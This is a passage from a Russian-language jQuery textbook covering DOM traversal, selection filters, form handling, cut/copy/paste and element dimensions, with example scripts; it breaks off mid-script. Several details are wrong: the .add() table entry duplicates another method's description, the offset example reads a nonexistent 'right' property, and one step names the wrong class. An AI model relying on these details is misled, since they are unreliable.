4. По окончании анимации функция обратного вызова удаляет элемент списка со страницы, используя метод **.remove()**.

РЕЗУЛЬТАТ



Если вы хотите анимировать переход между двумя цветами, вместо метода **.animate()** стоит использовать соответствующий плагин к jQuery, который можно найти по адресу: **github.com/jquery/jquery-color**

ОБХОД ДЕРЕВА DOM

Создав выборку jQuery, вы можете использовать ее как отправную точку для доступа к другим узлам. Для этого предусмотрены следующие методы.

Каждый метод находит элементы с разными связями относительно текущей выборки (например, ее потомков или родителей).

Методы **.find()** и **.closest()** в качестве аргумента требуют селектор в стиле CSS. Для других методов такие селекторы необязательны. Но если вы их предоставляете, они должны подходить к методу, чтобы элемент мог быть добавлен в новую выборку.

Например, если ваш исходный набор содержит один элемент списка, вы можете создать новую выборку, в которую попадут остальные элементы того же списка. Для этого следует использовать метод **.siblings()**.

Если добавить селектор в метод следующим образом: **.siblings('.important')**, он найдет элементы того же уровня, у которых атрибут class содержит значение **important**.

СЕЛЕКТОР ОБЯЗАТЕЛЕН

МЕТОД	ОПИСАНИЕ
.find()	Все элементы текущей выборки, совпадающие с селектором
.closest()	Ближайший родительский элемент (не просто родитель), совпадающий с селектором

СЕЛЕКТОР НЕОБЯЗАТЕЛЕН

МЕТОД	ОПИСАНИЕ
.parent()	Прямой родитель текущей выборки
.parents()	Все родители текущей выборки
.children()	Все потомки текущей выборки
.siblings()	Все элементы, находящиеся на одном уровне с текущей выборкой
.next()	Элемент, следующий за текущей выборкой на том же уровне
.nextAll()	Все элементы, следующие за текущей выборкой на том же уровне
.prev()	Элемент, идущий перед текущей выборкой на том же уровне
.prevAll()	Все элементы, идущие перед текущей выборкой на том же уровне

Если исходная выборка содержит несколько элементов, эти методы будут применены к каждому из них (что в итоге может дать довольно странную выборку). Прежде чем обходить дерево DOM, имеет смысл сделать исходный селектор более конкретным. Библиотека jQuery сама позаботится о кроссбраузерной совместимости, связанной с обходом дерева DOM (к примеру, устранит пустые узлы, добавляемые некоторыми браузерами).

ОБХОД ДЕРЕВА DOM НА ПРАКТИКЕ

При загрузке страницы список скрывается. Пользователь при желании может отобразить его снова, воспользовавшись ссылкой, которая добавляется к заголовку.

Ссылка добавляется внутрь заголовка, и если пользователь щелкнет мышью на любом участке элемента **h2**, узел **ul** постепенно появится на экране.


Любому дочернему элементу **li**, который имеет класс **hot**, присваивается дополнительное значение **complete**.

JAVASCRIPT c07/js/traversing.js

```
$(function() {
  var $h2 = $('h2');
  $('ul').hide();
  $h2.append('<a>show</a>');

1 $h2.on('click', function() {
2   $h2.next()
3     .fadeIn(500)
4     .children('.hot')
5     .addClass('complete');
6   $h2.find('a').fadeOut();
  });

});
```

1. Событие **click** в контексте любого участка элемента **h2** вызывает анонимную функцию.
2. Метод **.next()** используется для выбора элемента, следующего за **h2** на том же уровне (то есть **ul**).
3. Элемент **ul** постепенно появляется на экране.
4. Затем метод **.children()** выбирает все дочерние узлы элемента **ul**. Селектор указывает на то, что в выборку должны попасть только те узлы, у которых атрибут **class** содержит значение **hot**.
5. Затем используется метод **.addClass()**, чтобы добавить к выбранным элементам **li** класс **complete**. Это пример того, как сцеплять методы и выполнять обход от одного узла к другому.
6. В конце метод **.find()** может быть использован для выбора элемента **a**, который является потомком заголовка **h2**, и для его постепенного скрытия (поскольку пользователи уже видят список).

РЕЗУЛЬТАТ



ДОБАВЛЕНИЕ И ФИЛЬТРАЦИЯ ЭЛЕМЕНТОВ В ВЫБОРКЕ

Получив выборку jQuery, вы можете добавлять в нее новые элементы или фильтровать старые, чтобы работать с их подмножеством.

Метод **.add()** позволяет добавить новую выборку в уже существующую.

Справа во второй таблице показано, как получить подмножество исходной выборки.

Представленные там методы принимают в качестве параметра еще один селектор и возвращают отфильтрованный набор.

Методы, начинающиеся с двоеточия, могут использоваться вместо селекторов в стиле CSS.

Методы **:not()** и **:has()** принимают в качестве параметра дополнительный селектор в стиле CSS. Есть также метод **:contains()**, который позволяет находить элементы, содержащие определенный текст.

Метод **.is()** дает возможность использовать дополнительный селектор, чтобы проверить, удовлетворяет ли текущая выборка заданному условию. В случае положительного ответа возвращается **true**. Это может пригодиться при работе с условными инструкциями.

ДОБАВЛЕНИЕ ЭЛЕМЕНТОВ В ВЫБОРКУ

МЕТОД	ОПИСАНИЕ
.add()	Выбирает все элементы, содержащие определенный текст (параметр чувствителен к регистру)

ФИЛЬТРАЦИЯ С ПОМОЩЬЮ ДОПОЛНИТЕЛЬНОГО СЕЛЕКТОРА

МЕТОД/ СЕЛЕКТОР	ОПИСАНИЕ
.filter()	Находит элементы в выборке, которые совпадают со вторым селектором
.find()	Находит потомков тех элементов в выборке, которые совпадают с селектором
.not() / :not()	Находит элементы, которые не совпадают с селектором
.has() / :has()	Находит элементы в выборке, у которых есть потомки, совпадающие с селектором
:contains()	Выбирает все элементы, содержащие определенный текст (параметр чувствителен к регистру)

Следующие два селектора делают одно и то же:

```
$('li').not('.hot').addClass('cool');
$('li:not(.hot)').addClass('cool');
```

В браузерах, которые поддерживают querySelector() / querySelectorAll(), методы :not() и :has() быстрее, чем .not() и .has().

ПРОВЕРКА КОНТЕНТА

МЕТОД	ОПИСАНИЕ
.is()	Проверяет, удовлетворяет ли условию текущая выборка (возвращает логическое значение)

ПРИМЕНЕНИЕ ФИЛЬТРОВ

В этом примере выбираются все элементы списка, после чего к ним применяется другой фильтр, чтобы получить подмножество, с которым и будет выполняться дальнейшая работа.

В примере используются как методы-фильтры, так и псевдоселектор в стиле CSS **:not()**.

Подмножество элементов списка, полученное в результате фильтрации, обновляется с помощью методов jQuery.

JAVASCRIPT c07/js/filters.js

```
var $listItems = $('li');
$listItems.filter('.hot:last').removeClass('hot');
$('li:not(.hot)').addClass('cool');
$listItems.has('em').addClass('complete');

$listItems.each(function() {
  var $this = $(this);
  if ($this.is('.hot')) {
    $this.prepend('Акция! ');
  }
});

$('li:contains("мед")').append(' (домашний)');
```

1. Метод **.filter()** находит последний элемент, чей атрибут **class** имеет значение **hot**. Затем это значение удаляется из атрибута.

2. Метод **:not()** используется внутри селектора jQuery для поиска элементов **li**, в атрибуте **class** которых нет значения **hot**, и добавляет в этот атрибут класс **cool**.

3. Метод **.has()** находит элемент **li**, внутри которого есть узел **em**, и добавляет в его атрибут **class** значение **attribute**.

4. Метод **.each()** перебирает элементы списка. Текущий элемент кэшируется в объект jQuery. Метод **.is()** проверяет, имеет ли узел **li** атрибут **class**, который содержит значение **hot**. В случае положительного ответа в начало элемента добавляется надпись **Акция!**.

5. Селектор :**contains** ищет элементы **li**, которые содержат текст «мед», и добавляет к ним надпись (домашний).

РЕЗУЛЬТАТ

ПОИСК ЭЛЕМЕНТОВ ПО ИХ ПОРЯДКОВОМУ НОМЕРУ

Каждому элементу, возвращаемому селектором jQuery, присваивается порядковый номер, который может быть использован для фильтрации выборки.

Объект jQuery иногда называют **массивоподобным**, потому что он присваивает номера (начиная с 0) всем элементам, которые вернул селектор.

Вы можете фильтровать выбранные элементы на основе их индекса, используя дополнительные селекторы в стиле CSS, которые предоставляет jQuery (см. таблицы справа).

В отличие от методов, применяемых к выборке, селекторы являются частью друг друга.

Справа можно видеть селектор, выбирающий все элементы из списка, который используется в примерах к текущей главе. В таблице указан каждый элемент списка и его порядковый номер. Эти номера будут использоваться в примере, представленном на следующей странице, для выбора элементов списка и обновления соответствующих атрибутов **class**.

ПОИСК ЭЛЕМЕНТОВ ПО ИХ ПОРЯДКОВОМУ НОМЕРУ

МЕТОД/СЕЛЕКТОР	ОПИСАНИЕ
.eq()	Элемент с подходящим порядковым номером
:lt()	Элементы, у которых индекс меньше указанного числа
:gt()	Элементы, у которых индекс больше указанного числа

$('li')

ИНДЕКС	HTML-КОД
0	<li id="one" class="hot">свежий инжир
1	<li id="two" class="hot">кедровые орешки
2	<li id="three" class="hot">пчелиный мед
3	<li id="four">бальзамический уксус

ИСПОЛЬЗОВАНИЕ ПОРЯДКОВЫХ НОМЕРОВ

В этом примере показано, как jQuery присваивает порядковый номер каждому элементу выборки.

Метод **.eq()**, а также селекторы **:lt()** и **:gt()** используются для поиска элементов по их порядковым номерам.

Значение атрибута **class** изменяется для каждого из найденных элементов.

JAVASCRIPT c07/js/index-numbers.js

```
$(function() {
① $('li:lt(2)').removeClass('hot');
② $('li').eq(0).addClass('complete');
③ $('li:gt(2)').addClass('cool');
});
```

1. Метод **:lt()** используется в селекторе для выбора элементов списка, чей порядковый номер меньше 2. Значение **hot** их атрибута **class** удаляется.

2. Метод **.eq()** выбирает первый элемент (используя число **0**, поскольку порядковые номера начинаются с нуля). К атрибуту **class** добавляется значение **complete**.

3. Метод **:gt()** используется в селекторе jQuery для выбора элементов списка, чей порядковый номер больше 2. К их атрибуту class добавляется значение **cool**.

РЕЗУЛЬТАТ

ВЫБОР ЭЛЕМЕНТОВ ФОРМЫ

jQuery содержит селекторы, специально предназначенные для работы с формами, однако они не всегда являются быстрым средством выбора элементов.

Если воспользоваться одним из таких селекторов без дополнительных ограничений, jQuery для поиска совпадений проверит каждый элемент в документе (используя код из jQuery-файла, который уступает по скорости CSS-селекторам).

Таким образом, вам следует сузить область поисков по документу. Для этого перед использованием селекторов, представленных на текущей странице, нужно указать имя элемента или другой селектор jQuery.

К элементам формы можно обращаться с помощью тех же селекторов, которые используются в jQuery для выбора любых других узлов. Часто такой подход оказывается более быстрым.

Также стоит отметить, что библиотека jQuery устраняет проблему несовместимости разных браузеров, касающуюся обработки пробельных символов, поэтому с ее помощью легче перебирать элементы формы, чем с использованием обычного JavaScript.

СЕЛЕКТОРЫ ДЛЯ ЭЛЕМЕНТОВ ФОРМЫ

СЕЛЕКТОР	ОПИСАНИЕ
:button	Элементы button и input, атрибуту type присвоено значение button
:checkbox	Элемент input, атрибуту type присвоено значение checkbox. Стоит отметить, что инструкция $('[type="checkbox"]') имеет лучшую производительность
:checked	Установленные флажки и переключатели (см. :selected для раскрывающихся списков)
:disabled	Все элементы, которые недоступны
:enabled	Все элементы, которые доступны
:focus	Элемент, который находится в фокусе. Стоит отметить, что инструкция $(document.activeElement) обеспечивает лучшую производительность
:file	Все элементы для ввода файлов
:image	Все элементы для ввода изображений. Стоит отметить, что инструкция [type="image"] обеспечивает лучшую производительность
:input	Все элементы button, input, select и textarea. Обеспечивает лучшую производительность при выборе элементов по сравнению с выражением .filter(":input")
:password	Все поля для ввода паролей. Стоит отметить, что инструкция $('input:password') обеспечивает лучшую производительность
:radio	Все переключатели. Для выбора группы переключателей можно использовать инструкцию $('input[name="gender"]:radio')
:reset	Все элементы ввода, которые являются кнопками сброса
:selected	Все выбранные элементы. Лучшую производительность можно получить с помощью CSS-селектора внутри метода .filter() — например, filter(":selected")
:submit	Элементы button и input, у которых атрибуту type присвоено значение submit. Стоит отметить, что инструкция [type="submit"] обеспечивает лучшую производительность
:text	Выбирает элементы input, у которых атрибут type не определен или ему присвоено значение text. В большинстве случаев инструкция ('input:text') обеспечивает лучшую производительность

МЕТОДЫ И СОБЫТИЯ, СВЯЗАННЫЕ С ФОРМАМИ

ЧТЕНИЕ ЗНАЧЕНИЙ ЭЛЕМЕНТОВ

МЕТОД	ОПИСАНИЕ
.val()	В основном используется для элементов input, select и textarea. Может извлекать значение первого элемента согласованного набора или обновлять значения всей выборки

ДРУГИЕ МЕТОДЫ

МЕТОД	ОПИСАНИЕ
.filter()	Применяется для фильтрации выборки jQuery с помощью второго селектора (особенно это касается фильтров, связанных с формами)
.is()	Часто используется в сочетании с фильтрами. Проверяет, установлен/выбран ли элемент формы

$.isNumeric()	Проверяет, является ли аргумент числом, и возвращает логическое значение. Результатом выполнения следующих инструкций будет **true**:
	`$.isNumeric(1)` `$.isNumeric(-3)`
	`$.isNumeric("2")` `$.isNumeric(4.4)`
	`$.isNumeric(+2)` `$.isNumeric(0xFF)`

СОБЫТИЯ

МЕТОД	ОПИСАНИЕ
.on()	Используется для обработки всех событий

СОБЫТИЕ	ОПИСАНИЕ
blur	Когда элемент теряет фокус
change	Когда меняется значение элемента ввода
focus	Когда элемент получает фокус
select	Когда меняется выбранный вариант в элементе select
submit	Когда отправляется форма

При отправке формы можно воспользоваться методом **.serialize()**, с которым вы познакомитесь на с. 400–401.

Метод **.val()** извлекает значение из первого элемента в выборке (input, select или textarea). С его помощью также можно присваивать значения всем подходящим элементам.

Методы **.filter()** и **.is()** часто используются для работы с элементами формы. Вы познакомились с ними на с. 344.

$.isNumeric() является глобальным методом. Он не применяется в сочетании с выборками jQuery; в качестве аргумента ему передается значение, которое нужно проверить.

Все методы-события, представленные слева, соотносятся с событиями JavaScript, позволяющими вызывать функции. Как и любой другой jQuery-код, они самостоятельно справляются с несовместимостью между разными браузерами.

jQuery также облегчает работу с групповыми элементами (такими как переключатели, флажки и пункты в раскрывающемся списке). Выбрав один из них, вы можете применять ко всем их пунктам любые методы без необходимости создавать цикл.

Пример использования формы представлен на следующей странице. Больше примеров можно найти в главе 13.

РАБОТА С ФОРМАМИ

В этом примере снизу от списка добавляется кнопка и форма. Когда пользователь нажимает кнопку, чтобы добавить новый элемент, на экране появляется форма.

Форма содержит одно поле ввода и кнопку отправки, которые позволяют добавлять новые элементы в список (исходная кнопка скрывается при появлении формы).


Когда пользователь нажимает кнопку отправки, в нижнюю часть списка добавляется новый элемент (после этого форма скрывается, а исходная кнопка опять становится видимой).

c07/form.html

HTML

```
<!-- здесь находится список -->...</ul>
<div id="newItemButton"><button href="#" id="showForm">новый элемент</button></div>
<form id="newItemForm">
  <input type="text" id="itemDescription" placeholder="Добавьте описание..." />
  <input type="submit" id="addButton" value="добавить" />
</form>
```

РЕЗУЛЬТАТ



1. Чтобы хранить кнопку **Новый элемент**, форму и кнопку для добавления новых элементов создаются объекты jQuery, которые кэшируются в переменные.

2. При загрузке страницы CSS скрывает кнопку **Новый элемент** и показывает форму. jQuery отображает кнопку **Новый элемент** и скрывает форму.

3. Когда пользователь нажимает кнопку **Новый элемент** (элемент button с идентификатором **showForm**), она скрывается, а на экране появляется форма.

JAVASCRIPT c07/js/form.js

```
$(function() {

  var $newItemButton = $('#newItemButton');
  var $newItemForm = $('#newItemForm');
  var $textInput = $('input:text');

  $newItemButton.show();
  $newItemForm.hide();

  $('#showForm').on('click', function(){
    $newItemButton.hide();
    $newItemForm.show();
  });

  $newItemForm.on('submit', function(e){
    e.preventDefault();
    var newText = $('input:text').val();
    $('li:last').after('<li>' + newText + '</li>');
    $newItemForm.hide();
    $newItemButton.show();
    $textInput.val('');
  });

});
```

4. После отправки формы вызывается анонимная функция, которой передается объект **event**.
5. Метод **.preventDefault()** может предотвратить отправку формы.

6. Селектор **:text** выбирает элемент, у которого атрибуту **type** присвоено значение text, а метод **.val()** извлекает из него введенный пользователем текст. Полученное значение сохраняется в переменной с названием **newText**.

7. С помощью метода **.after()** в конец списка добавляется новый пункт.
8. Форма скрывается, содержимое поля ввода сбрасывается (чтобы пользователь при желании мог добавить новый пункт), а исходная кнопка опять появляется на экране.

ВЫРЕЗАНИЕ И КОПИРОВАНИЕ ЭЛЕМЕНТОВ

Имея выборку jQuery, вы можете удалять или копировать ее элементы, используя следующие методы.

Метод **.remove()** удаляет из дерева DOM подходящие элементы вместе со всеми их потомками.

Метод **.detach()** тоже удаляет из дерева DOM подходящие элементы вместе со всеми их потомками; однако он сохраняет все обработчики событий (и любые другие сопутствующие данные, связанные с jQuery). Это позволяет вернуть элементы обратно на страницу.

Методы **.empty()** и **.unwrap()** удаляют элементы относительно текущей выборки.

Метод **.clone()** создает копию согласованного набора элементов (и всех их потомков). Если в HTML-коде присутствуют атрибуты **id**, их значения нужно обновить, иначе они перестанут быть уникальными. Если вы также хотите копировать все сопутствующие обработчики событий, укажите в скобках **true**.

ВЫРЕЗАНИЕ

МЕТОД	ОПИСАНИЕ
.remove()	Удаляет из дерева DOM подходящие элементы (включительно со всеми потомками и текстовыми узлами)
.detach()	Делает то же, что и **.remove()**, но сохраняет их копию в памяти
.empty()	Удаляет дочерние узлы и потомков из всех элементов согласованного набора
.unwrap()	Удаляет родительские узлы согласованного набора, не затрагивая сами элементы выборки

КОПИРОВАНИЕ

МЕТОД	ОПИСАНИЕ
.clone()	Создает копию согласованного набора (включительно со всеми потомками и текстовыми узлами)

ВСТАВКА

Процесс добавления элементов в дерево DOM был показан на с. 324.

ВЫРЕЗАНИЕ, КОПИРОВАНИЕ, ВСТАВКА


В этом примере участки дерева DOM удаляются, дублируются и перемещаются в другую часть страницы.

В HTML-коде после списка указан дополнительный элемент **p**, который содержит цитату. Он перемещается в новое место — под заголовок. Кроме того, первый элемент извлекается из списка и перемещается в его конец.

JAVASCRIPT c07/js/cut-copy-paste.js

```
$(function() {
① var $p = $('p');
② var $clonedQuote = $p.clone();
③ $p.remove();
④ $clonedQuote.insertAfter('h2');

⑤ var $moveItem = $('#one').detach();
⑥ $moveItem.appendTo('ul');
});
```

РЕЗУЛЬТАТ



1. Выборка jQuery, которая содержит элемент **p**, находящийся внизу страницы, кэшируется в переменную с названием **$p**.

2. Элемент копируется с помощью метода **.clone()** (вместе со всем его содержимым и дочерними узлами). Он сохраняется в переменную с именем **$clonedQuote**.

3. Абзац удаляется.

4. Копия цитаты вставляется после элемента **h2** вверху страницы.

5. Первый элемент списка извлекается (в сущности, удаляется) из дерева DOM и сохраняется в переменную с названием **$moveItem**.

6. Затем этот элемент вставляется в конец списка.

РАЗМЕРЫ КОНТЕЙНЕРА

Представленные ниже методы позволяют считывать и обновлять ширину и высоту всех контейнеров на странице.

С точки зрения CSS, каждый элемент на странице является контейнером для самого себя. Контейнер может иметь поля, границы и отступы, которые не являются частью его ширины или высоты — они добавляются отдельно.

Методы, представленные здесь, позволяют извлечь ширину и высоту первого элемента в согласованном наборе. Первые два из них дают возможность обновлять размеры всех контейнеров в выборке.

Остальные методы возвращают разные размеры в зависимости от того, хотите ли вы учитывать поле, границу и отступ. Стоит отметить, что для включения полей методы **.outerHeight()** и **.outerWidth()** принимают параметр **true**.


В качестве результата возвращается количество пикселов.

ПОЛУЧЕНИЕ ИЛИ ОБНОВЛЕНИЕ РАЗМЕРОВ КОНТЕЙНЕРА

МЕТОД	ОПИСАНИЕ
.height()	Высота контейнера (без полей, границы и отступов)
.width()	Ширина контейнера (без полей, границы и отступов) (1)

ТОЛЬКО ПОЛУЧЕНИЕ РАЗМЕРОВ КОНТЕЙНЕРОВ

МЕТОД	ОПИСАНИЕ
.innerHeight()	Высота контейнера плюс поля
.innerWidth()	Ширина контейнера плюс поля (2)
.outerHeight()	Высота контейнера плюс поля и граница
.outerWidth()	Ширина контейнера плюс поля и граница (3)
.outerHeight(true)	Высота контейнера плюс поля, граница и отступы
.outerWidth(true)	Ширина контейнера плюс поля, граница и отступы (4)



ИЗМЕНЕНИЕ РАЗМЕРОВ

В этом примере показано, как узнать и обновить размеры контейнера с помощью методов **.height()** и **.width()**.

На странице выводится высота контейнера. Затем изменяется ширина элементов списка. Значения указываются в процентах и пикселях.

JAVASCRIPT c07/js/dimensions.js

```
1 $(function() {
2   var listHeight = $('#page').height();
3   $('ul').append('<p>Высота: ' + listHeight + 'px</p>');
4   $('li').width('60%');
    $('li#one').width(200);
    $('li#two').width('75%');
  });
```

1. Для хранения значения высоты контейнера, полученного с помощью метода **.height()**, создается переменная с именем **listHeight**.


2. Значение высоты страницы записывается в конец списка с помощью метода **.append()** и может варьироваться в зависимости от браузера.

3. Селектор выбирает все элементы **li** и назначает им с помощью метода **.width()** значение ширины, которое составляет **60%** от текущей.

4. Эти две инструкции назначают первому элементу списка ширину **200** пикселов, а второму — **75%** от той ширины, которую он имел на момент загрузки страницы.

Размеры в масштабируемых единицах и процентах должны быть указаны в виде строк с суффиксами **em** и **%**. Пикселы можно не заключать в кавычки, и суффикс для них не является обязательным.

РЕЗУЛЬТАТ



РАЗМЕРЫ ОКНА И СТРАНИЦЫ

С помощью методов **.height()** и **.width()** можно определить размеры как окна браузера, так и HTML-документа. Кроме того, существуют методы для получения и изменения положения полос прокрутки.

На с. 354 было показано, что получать и устанавливать ширину и высоту контейнеров можно с помощью методов **.height()** и **.width()**.

То же самое можно делать с выборкой jQuery, содержащей объекты **window** или **document**.


Браузер может отображать полосы прокрутки, если высота или ширина содержимого контейнера:

- превышает выделенное место текущей страницы, представленной объектом **document**;
- превышает размеры видимой области окна браузера.

Методы **.scrollLeft()** и **.scrollTop()** позволяют получать и устанавливать положение полос прокрутки.

В первом случае эти методы возвращают количество пикселов.

МЕТОД	ОПИСАНИЕ
.height()	Высота выборки jQuery
.width()	Ширина выборки jQuery
.scrollLeft()	Возвращает положение горизонтальной полосы прокрутки для первого элемента в выборке jQuery или устанавливает ее для всех подходящих узлов
.scrollTop()	Возвращает положение вертикальной полосы прокрутки для первого элемента в выборке jQuery или устанавливает ее для всех подходящих узлов



$(document).height();


$(window).height();

Если для HTML-страницы не указано определение **DOCTYPE**, этот метод часто возвращает некорректное значение.

ПОЛОЖЕНИЕ ЭЛЕМЕНТОВ НА СТРАНИЦЕ

Методы **.offset()** и **.position()** можно использовать для определения положения элементов на странице.

МЕТОД	ОПИСАНИЕ
.offset()	Получает или устанавливает координаты элемента относительно левого верхнего угла объекта **document** (1)
.position()	Получает или устанавливает координаты элемента относительно любого родительского узла, вышедшего за пределы нормального потока (с помощью CSS-смещения контейнера). Если ни один из родителей не находится за пределами нормального потока, возвращаемое значение будет такое же, как у метода **.offset( )** (2)



Чтобы получить смещение или положение, сохраните в переменную объект, возвращенный данными методами, а затем воспользуйтесь свойствами **right** и **left** этого объекта.

```
var offset = $('div').offset();
var text = 'Слева: ' + offset.left + ' Справа: ' + offset.right;
```

Два метода, представленных слева, помогают определить положение элемента:

- в рамках страницы;
- относительно родительского узла, имеющего отклонение от нормального потока.

Каждый из них возвращает объект, содержащий два свойства:

top – положение относительно верхней границы документа или родительского контейнера;

left – положение относительно левой границы документа или родительского контейнера.

Как и другие методы jQuery, в режиме получения информации они возвращают координаты первого элемента в согласованном наборе.

Если их использовать для задания положения, они обновят координаты всех элементов в выборке (разместив их в одном и том же месте).

ОПРЕДЕЛЕНИЕ ПОЛОЖЕНИЯ ЭЛЕМЕНТОВ НА СТРАНИЦЕ

В этом примере при прокрутке страницы на расстояние **500** пикселов от объекта **footer** на экран «выезжает» контейнер.

Назовем эту часть документа конечной областью (**endZone**). Вам нужно вычислить высоту, с которой она начинается.

При каждом движении полосы прокрутки мы будем проверять ее положение относительно верхней части страницы.


Если она оказывается ниже, чем начало конечной области, контейнер выводится на экран с помощью анимации. В противном случае он остается скрытым.

HTML-код этого примера содержит в конце страницы дополнительный элемент **div**, в котором находится рекламное объявление. Чтобы страница стала длинной, прокручиваемой, в список было добавлено множество пунктов.

c07/position.html **HTML**

```
    ...<li>лимонад "тархун"</li>
  </ul>
  <p id="footer">&copy; Король Вкуса</p>
  <div id="slideAd">
    Король Вкуса Pro всего за 77 ₽
  </div>
</div>
<script src="js/jquery-1.9.1.min.js"></script>
<script src="js/position.js"></script>
```

РЕЗУЛЬТАТ



1. Кэшируются окно и рекламное объявление.

2. Вычисляется и сохраняется в переменную **endZone** высота конечной области.

3. Событие **scroll** запускает анонимную функцию каждый раз, когда пользователь прокручивает страницу вверх или вниз.

4. Условная инструкция проверяет, находится ли полоса прокрутки ниже начала конечной области относительно верхней границы документа.

5. Если условие возвращает **true**, из правой части страницы выезжает контейнер. На это уходит **250** миллисекунд.

6. Если условие возвращает **false**, или если контейнер уже находится в процессе анимации, объявление останавливается с помощью метода **.stop()** и прячется за правый край страницы. Этот эффект тоже занимает **250** миллисекунд.

JAVASCRIPT c07/js/position.js

```
$(function() {
  var $window = $(window);
  var $slideAd = $('#slideAd');
  var endZone = $('#footer').offset().top - $window.height() - 500;

  $window.on('scroll', function() {

    if ( (endZone) < $window.scrollTop() ) {
      $slideAd.animate({ 'right': '0px' }, 250);
    } else {
